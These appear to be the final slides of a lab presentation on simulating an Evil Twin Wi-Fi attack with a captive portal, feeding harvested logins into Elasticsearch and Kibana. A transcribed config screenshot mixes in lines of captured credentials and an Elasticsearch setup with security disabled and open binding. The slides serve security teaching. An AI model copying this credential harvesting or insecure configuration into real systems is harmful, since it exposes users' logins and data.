
```
GNU nano 8.3 (st) | Password: ziffyybgfwqzy | IP: 10.0.0.10 | /etc/elasticsearch/elasticsearch.yml
cluster.name: my-elasticsearch
node.name: fera-ubuntu
path.data: /var/lib/elasticsearch
path.logs: /var/log/elasticsearch
network.host: 0.0.0.0
http.port: 9200
discovery.type: single-node
Email: HAHahaha | Password: hahahaha | IP: 10.0.0.1 | Time: 2025-05-03 09:43:19
# Security - completely disabled
xpack.security.enabled: false
xpack.security.autoconfiguration.enabled: false
Email: feroz | Password: 9987788 | IP: 10.0.0.10 | Time: 2025-05-03 12:52:50
Email: feroz | Password: 9987788 | IP: 10.0.0.37 | Time: 2025-05-03 12:52:54
Email: feroz | Password: 9987788 | IP: 10.0.0.10 | Time: 2025-05-03 12:57:21
Email: feroz | Password: 88888 | IP: 10.0.0.37 | Time: 2025-05-03 13:14:30
Email: feroz | Password: 9987788 | IP: 10.0.0.10 | Time: 2025-05-03 13:14:49
Email: feroz | Password: 9987788 | IP: 10.0.0.37 | Time: 2025-05-03 15:09:03
Email: feroz | Password: 9987788 | IP: 10.0.0.1 | Time: 2025-05-03 15:56:28
# 2025-05-03 16:23:41
Email: feroz | Password: 9987788 | IP: 10.0.0.1 | Time: 2025-05-03 16:23:41
Email: feroz | Password: 9987788 | IP: 10.0.0.1 | Time: 2025-05-03 16:24:45
Email: feroz | Password: 9987788 | IP: 10.0.0.37 | Time: 2025-05-03 16:44:00
Email: feroz | Password: 9987788 | IP: 10.0.0.10 | Time: 2025-05-03 18:27:45
```

Logs are parsed, then sent to Elasticsearch where they are indexed and forwarded to Kibana for visualization

# Kibana

```
GNU nano 8.3
server.port: 5601
server.host: "localhost"
elasticsearch.hosts: ["http://localhost:9200"]
```

```
/etc/kibana/kibana.yml *
```



# Conclusion and Future Work

The project successfully demonstrated a realistic simulation of an Evil Twin attack, highlighting the vulnerabilities in unsecured wireless networks.

By combining tools like Bettercap, Ettercap, and a captive portal, we were able to capture handshakes and sensitive credentials from unsuspecting users.

Integration with the ELK Stack (Elasticsearch, Logstash, Kibana) enabled:

Real-time log ingestion

Credential parsing

And visualization of attack data for monitoring and forensic purposes.

This project emphasizes the importance of proactive security measures, such as encrypted communication (HTTPS, WPA3) and user awareness, in mitigating wireless threats.

# Q&A

---

# Thank You !!